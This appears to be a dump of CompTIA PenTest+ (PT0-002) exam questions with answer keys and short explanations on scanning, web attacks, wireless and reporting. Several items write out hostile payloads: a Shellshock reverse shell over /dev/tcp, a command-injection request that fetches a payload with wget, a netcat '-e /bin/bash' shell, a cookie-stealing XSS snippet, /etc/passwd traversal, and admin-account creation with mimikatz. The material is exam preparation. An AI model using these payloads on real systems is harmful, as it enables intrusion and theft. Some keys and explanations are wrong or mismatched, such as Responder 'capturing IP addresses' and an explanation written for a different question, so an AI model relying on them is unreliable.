Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

https://www.2passeasy.com/dumps/PT0-002/

NEW QUESTION 1
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB
B. Burp Suite
C. SearchSpliot
D. Netcat

Answer: A

NEW QUESTION 2
A consultant is reviewing the following output after reports of intermittent connectivity issues:
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet] Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.
B. A multicast session was initiated using the wrong multicast group.
C. An ARP flooding attack is using the broadcast address to perform DDoS.
D. A device on the network has poisoned the ARP cache.

Answer: D

Explanation:
The gateway for the network (192.168.1.1) is at 0a:d1:fa:b1:01:67, and then, another machine (192.168.1.136) also claims to be on the same MAC address. With this on the same network, intermittent connectivity will be inevitable as along as the gateway remains unreachable on the IP known by the others machines on the network, and given that the new machine claiming to be the gateway has not been configured to route traffic.

NEW QUESTION 3
Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications
B. A list of all the risks of web applications
C. The risks defined in order of importance
D. A web-application security standard
E. A risk-governance and compliance framework
F. A checklist of Apache vulnerabilities

Answer: AC

NEW QUESTION 4
Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

A. An unknown-environment assessment
B. A known-environment assessment
C. A red-team assessment
D. A compliance-based assessment

Answer: B

Explanation:
A known environment test is often more complete, because testers can get to every system, service, or other target that is in scope and will have credentials and other materials that will allow them to be tested.

NEW QUESTION 5
A penetration tester ran an Nmap scan on an Internet-facing network device with the –F option and found a few open ports. To further enumerate, the tester ran another scan using the following command: nmap –O –A –sS –p- 100.100.100.50
Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?

A. A firewall or IPS blocked the scan.
B. The penetration tester used unsupported flags.
C. The edge network device was disconnected.
D. The scan returned ICMP echo replies.

Answer: A

NEW QUESTION 6
Which of the following would assist a penetration tester the MOST when evaluating the susceptibility of top-level executives to social engineering attacks?

A. Scraping social media for personal details

B. Registering domain names that are similar to the target company's
C. Identifying technical contacts at the company
D. Crawling the company's website for company information

Answer: A

NEW QUESTION 7
A penetration tester conducts an Nmap scan against a target and receives the following results:

```
Port        State    Service
1080/tcp    open     socks
```

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

A. Nessus
B. ProxyChains
C. OWASPZAP
D. Empire

Answer: B

NEW QUESTION 8
A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

A. Nmap
B. tcpdump
C. Scapy
D. hping3

Answer: C

Explanation:
https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy

NEW QUESTION 9
The delivery of a penetration test within an organization requires defining specific parameters regarding the nature and types of exercises that can be conducted and when they can be conducted. Which of the following BEST identifies this concept?

A. Statement of work
B. Program scope
C. Non-disclosure agreement
D. Rules of engagement

Answer: D

Explanation:
Rules of engagement (ROE) is a document that outlines the specific guidelines and limitations of a penetration test engagement. The document is agreed upon by both the penetration testing team and the client and sets expectations for how the test will be conducted, what systems are in scope, what types of attacks are allowed, and any other parameters that need to be defined. ROE helps to ensure that the engagement is conducted safely, ethically, and with minimal disruption to the client's operations.

NEW QUESTION 10
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
…
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>      sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>      sock.settimeout(20)
<08>      result = sock.connect_ex((remoteSvr, port))
<09>      if result == 0:
<10>           resultList.append(port)
<11>      sock.close()
…
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 10
A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

A. Asset inventory
B. DNS records
C. Web-application scan
D. Full scan

Answer: A

NEW QUESTION 15
Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

A. Scope details
B. Findings
C. Methodology
D. Statement of work

Answer: C

NEW QUESTION 20
A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.
B. Check WHOIS and netblock records for the company.
C. Use DNS lookups and dig to determine the external hosts.
D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 21
A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:
exploits = {“User-Agent”: “() { ignored;};/bin/bash –i>& /dev/tcp/127.0.0.1/9090 0>&1”, “Accept”: “text/html,application/xhtml+xml,application/xml”}
Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploits = {“User-Agent”: “() { ignored;};/bin/bash –i id;whoami”, “Accept”: “text/html,application/xhtml+xml,application/xml”}
B. exploits = {“User-Agent”: “() { ignored;};/bin/bash –i>& find / -perm -4000”, “Accept”: “text/html,application/xhtml+xml,application/xml”}
C. exploits = {“User-Agent”: “() { ignored;};/bin/sh –i ps –ef” 0>&1”, “Accept”: “text/html,application/xhtml+xml,application/xml”}
D. exploits = {“User-Agent”: “() { ignored;};/bin/bash –i>& /dev/tcp/10.10.1.1/80” 0>&1”, “Accept”: “text/html,application/xhtml+xml,application/xml”}

Answer: A

NEW QUESTION 24
A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

A. SQLmap
B. DirBuster
C. w3af
D. OWASP ZAP

Answer: C

Explanation:
W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename bruteforcing in its list of capabilities.

NEW QUESTION 26
A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.
comptia.org.
3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.
Which of the following potential issues can the penetration tester identify based on this output?

A. At least one of the records is out of scope.
B. There is a duplicate MX record.
C. The NS record is not within the appropriate domain.
D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 31
A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
     do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

A. Searching for service vulnerabilities
B. Trying to recover a lost bind shell
C. Building a reverse shell listening on specified ports
D. Scanning a network for specific open ports

Answer: D

Explanation:
-z zero-I/O mode [used for scanning]
-v verbose
example output of script: 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for

NEW QUESTION 32
A penetration tester gives the following command to a systems administrator to execute on one of the target servers:
rm -f /var/www/html/G679h32gYu.php
Which of the following BEST explains why the penetration tester wants this command executed?

A. To trick the systems administrator into installing a rootkit
B. To close down a reverse shell
C. To remove a web shell after the penetration test
D. To delete credentials the tester created

Answer: C

NEW QUESTION 35
A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:
exploit = “POST ”
exploit += “/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} –
c${IFS}’cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IF
&loginUser=a&Pwd=a”
exploit += “HTTP/1.1”
Which of the following commands should the penetration tester run post-engagement?

A. grep –v apache ~/.bash_history > ~/.bash_history
B. rm –rf /tmp/apache
C. chmod 600 /tmp/apache
D. taskkill /IM “apache” /F

Answer: B

NEW QUESTION 37
Which of the following would a company's hunt team be MOST interested in seeing in a final report?

A. Executive summary
B. Attack TTPs
C. Methodology
D. Scope details

Answer: B

NEW QUESTION 42
A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:
http://company.com/catalog.asp?productid=22
The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:
http://company.com/catalog.asp?productid=22;WAITFOR
DELAY '00:00:05'
Which of the following should the penetration tester attempt NEXT?

A. http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'
B. http://company.com/catalog.asp?productid=22' OR 1=1 -
C. http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 -
D. http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash

Answer: C

Explanation:
This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

NEW QUESTION 44
A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important data. Which of the following was captured by the testing team?

A. Multiple handshakes
B. IP addresses
C. Encrypted file transfers
D. User hashes sent over SMB

Answer: B

NEW QUESTION 46
Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.
B. devices are obsolete and are no longer available for replacement.
C. protocols are more difficult to understand.
D. devices may cause physical world effects.

Answer: D

Explanation:
"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

NEW QUESTION 48
During a penetration test, a tester is in close proximity to a corporate mobile device belonging to a network administrator that is broadcasting Bluetooth frames. Which of the following is an example of a Bluesnarfing attack that the penetration tester can perform?

A. Sniff and then crack the WPS PIN on an associated WiFi device.
B. Dump the user address book on the device.
C. Break a connection between two Bluetooth devices.
D. Transmit text messages to the device.

Answer: B

Explanation:
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs. This allows access to calendars, contact lists, emails and text messages, and on some phones, users can copy pictures and private videos.

NEW QUESTION 53
A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables.
Which of the following should be included as a recommendation in the remediation report?

A. Stronger algorithmic requirements
B. Access controls on the server
C. Encryption on the user passwords
D. A patch management program

Answer: A

NEW QUESTION 57
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

A. Edit the discovered file with one line of code for remote callback
B. Download .pl files and look for usernames and passwords
C. Edit the smb.conf file and upload it to the server
D. Download the smb.conf file and look at configurations

Answer: C

NEW QUESTION 61
During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

A. Badge cloning
B. Watering-hole attack
C. Impersonation
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 65
A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsaccount /add >> batchjopb3.bat
net user svsaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

A. Delete the scheduled batch job.
B. Close the reverse shell connection.
C. Downgrade the svsaccount permissions.
D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 70
A company requires that all hypervisors have the latest available patches installed. Which of the following would BEST explain the reason why this policy is in place?

A. To provide protection against host OS vulnerabilities
B. To reduce the probability of a VM escape attack
C. To fix any misconfigurations of the hypervisor
D. To enable all features of the hypervisor

Answer: B

Explanation:
A hypervisor is a type of virtualization software that allows multiple virtual machines (VMs) to run on a single physical host machine. If the hypervisor is compromised, an attacker could potentially gain access to all of the VMs running on that host, which could lead to a significant data breach or other security issues.
One common type of attack against hypervisors is known as a VM escape attack. In this type of attack, an attacker exploits a vulnerability in the hypervisor to break out of the VM and gain access to the host machine. From there, the attacker can potentially gain access to other VMs running on the same host.
By ensuring that all hypervisors have the latest available patches installed, the company can reduce the likelihood that a VM escape attack will be successful. Patches often include security updates and vulnerability fixes that address known issues and can help prevent attacks.

NEW QUESTION 73
A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release
B. Test with proof-of-concept code from an exploit database
C. Review SIP traffic from an on-path position to look for indicators of compromise
D. Utilize an nmap –sV scan against the service

Answer: B

NEW QUESTION 77
A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

A. Wait for the next login and perform a downgrade attack on the server.
B. Capture traffic using Wireshark.
C. Perform a brute-force attack over the server.
D. Use an FTP exploit against the server.

Answer: B

NEW QUESTION 79
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks

Answer: BE

Explanation:
A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

NEW QUESTION 83
A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dotlq(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning
B. MAC spoofing
C. ARP poisoning
D. Double-tagging attack

Answer: D

Explanation:
https://scapy.readthedocs.io/en/latest/usage.html

NEW QUESTION 88
A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap –oG list.txt 192.168.0.1-254 , sort
B. nmap –sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
C. nmap –-open 192.168.0.1-254, uniq
D. nmap –o 192.168.0.1-254, cut –f 2

Answer: B

Explanation:
the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.

NEW QUESTION 93
A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

A. inurl:
B. link:
C. site:
D. intitle:

Answer: C

NEW QUESTION 97
A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

A. Key reinstallation
B. Deauthentication
C. Evil twin
D. Replay

Answer: B

Explanation:
Deauth will make the client connect again

NEW QUESTION 99
Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

A. S/MIME
B. FTPS
C. DNSSEC
D. AS2

Answer: A

NEW QUESTION 103
A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

A. Configure wireless access to use a AAA server.
B. Use random MAC addresses on the penetration testing distribution.
C. Install a host-based firewall on the penetration testing distribution.
D. Connect to the penetration testing company's VPS using a VPN.

Answer: D

NEW QUESTION 108
A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

A. -8 -T0
B. --script "http*vuln*"
C. -sn
D. -O -A

Answer: B

NEW QUESTION 111
A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

A. Network segmentation
B. Key rotation
C. Encrypted passwords
D. Patch management

Answer: D

Explanation:
Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.
Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.
Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.
Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 113
A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

A. VRFY and EXPN
B. VRFY and TURN
C. EXPN and TURN
D. RCPT TO and VRFY

Answer: A

NEW QUESTION 116

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains
B. Zone transfers
C. DNS forward and reverse lookups
D. Internet search engines
E. Externally facing open ports
F. Shodan results

Answer: DF

NEW QUESTION 120
A penetration tester is required to perform a vulnerability scan that reduces the likelihood of false positives and increases the true positives of the results. Which of the following would MOST likely accomplish this goal?

A. Using OpenVAS in default mode
B. Using Nessus with credentials
C. Using Nmap as the root user
D. Using OWASP ZAP

Answer: B

Explanation:
Using credentials during a vulnerability scan allows the scanner to gather more detailed information about the target system, including installed software, patch levels, and configuration settings. This helps to reduce the likelihood of false positives and increase the true positives of the results. Nessus is a popular vulnerability scanner that supports credential-based scanning and can be used to accomplish this goal. OpenVAS and Nmap are also popular scanning tools, but using default mode or running as the root user alone may not provide the necessary level of detail for accurate vulnerability identification. OWASP ZAP is a web application scanner and may not be applicable for non-web-based targets.

NEW QUESTION 123
A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

A. SQL injection
B. HTML injection
C. Remote command injection
D. DLL injection

Answer: A

Explanation:
WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection34. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data1.
Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

NEW QUESTION 127
A tester who is performing a penetration test on a website receives the following output:
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62
Which of the following commands can be used to further attack the website?

A. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
B. ../../../../../../../../../../etc/passwd
C. /var/www/html/index.php;whoami
D. 1 UNION SELECT 1, DATABASE(),3-

Answer: D

NEW QUESTION 128
A penetration tester ran the following command on a staging server: python –m SimpleHTTPServer 9891
Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit
B. powershell –exec bypass –f \\10.10.51.50\9891
C. bash –i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 132
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall
B. The API server is using SSL instead of TLS
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 137
A penetration tester writes the following script:

```
#!/bin/bash
for x in 'seq 1 254'; do
        ping -c 1 10.10.1.$x;
done
```

Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.
B. Set the TTL of ping packets for stealth.
C. Fill the ARP table of the networked devices.
D. Scan the system on the most used ports.

Answer: A

NEW QUESTION 138
Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment
B. Whether the specific cloud services are being used by the application
C. The geographical location where the cloud services are running
D. Whether the country where the cloud service is based has any impeding laws

Answer: A

NEW QUESTION 143
During the reconnaissance phase, a penetration tester obtains the following output:
Reply from 192.168.1.23: bytes=32 time<54ms TTL=128
Reply from 192.168.1.23: bytes=32 time<53ms TTL=128
Reply from 192.168.1.23: bytes=32 time<60ms TTL=128
Reply from 192.168.1.23: bytes=32 time<51ms TTL=128
Which of the following operating systems is MOST likely installed on the host?

A. Linux
B. NetBSD
C. Windows
D. macOS

Answer: C

NEW QUESTION 147
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Establishing and maintaining persistence on the domain controller

Answer: B

NEW QUESTION 151
After running the enum4linux.pl command, a penetration tester received the following output:

```
 ============================================================
|    Enumerating Workgroup/Domain on 192.168.100.56         |
 ============================================================
|+| Got domain/workgroup name: WORKGROUP
 =======================================
|    Session Check on 192.168.100.56    |
 =======================================
|+| Server 192.168.100.56 allows sessions using username '', password ''
 ============================================
|    Getting domain SID for 192.168.100.56   |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
 ============================================
|    Share Enumeration on 192.168.100.56     |
 ============================================
        Sharename Type Comment
        --------- ---- -------
        print$ Disk Printer Drivers
        web Disk File Server
        IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web    Mapping: OK, Listing: OK
//192.168.100.56/IPC$   [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

A. smbspool //192.160.100.56/print$
B. net rpc share -S 192.168.100.56 -U ''
C. smbget //192.168.100.56/web -U ''
D. smbclient //192.168.100.56/web -U '' -N

Answer: D

Explanation:
A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

NEW QUESTION 156
The following output is from reconnaissance on a public-facing banking website:

```
...
Start 2021-02-02 18:24:59 -->> 192.168.1.66:443 (192.168.1.66) <<--
rDNS (192.168.1.66): centralbankwebservice.local
Service detected: HTTP

Testing protocols via sockets except NPN+ALPN
SSLv2 not offered (OK)
SSLv3 not offered (OK)
TLS 1 offered (deprecated)
TLS 1.1 not offered
TLS 1.2 not offered and downgraded to a weaker protocol
TLS 1.3 not offered and downgraded to a weaker protocol
NPN/SPDY not offered
ALPN/HTTP2 not offered
Testing cipher categories
NULL ciphers (no encryption) not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL) not offered (OK)
LOW: 64 Bit + DES, RC[2,4] (w/o export) offered (NOT ok)
Triple DES Ciphers / IDEA offered
Obsolete CBC ciphers (AES, ARIA etc.) offered
Strong encryption (AEAD ciphers) not offered

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4
No ciphers supporting Forward Secrecy offered

Testing server preferences
Has server cipher order? no (NOT ok)
Negotiated protocol TLSv1
Negotiated cipher AES256-SHA (limited sense as client will pick)
...
```

Based on these results, which of the following attacks is MOST likely to succeed?

A. A birthday attack on 64-bit ciphers (Sweet32)

B. An attack that breaks RC4 encryption
C. An attack on a session ticket extension (Ticketbleed)
D. A Heartbleed attack

Answer: B

NEW QUESTION 157
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 159
Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

A. Active scanning
B. Ping sweep
C. Protocol reversing
D. Packet analysis

Answer: A

NEW QUESTION 160
A penetration tester is testing a new API for the company's existing services and is preparing the following script:

```
#!/bin/bash
for each in GET POST PUT TRACE CONNECT OPTIONS;
do
printf "Seach / HTTP/1.1\nHost:www.comptia.org\r\n\r\n" | nc www.comptia.org 80
```

Which of the following would the test discover?

A. Default web configurations
B. Open web ports on a host
C. Supported HTTP methods
D. Listening web servers in a domain

Answer: C

NEW QUESTION 165
A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?

A. Steganography
B. Metadata removal
C. Encryption
D. Encode64

Answer: B

Explanation:
All other answers are a form of encryption or randomizing the data.

NEW QUESTION 169
During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fceebf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

A. Dictionary attack
B. Rainbow table attack
C. Brute-force attack
D. Credential-stuffing attack

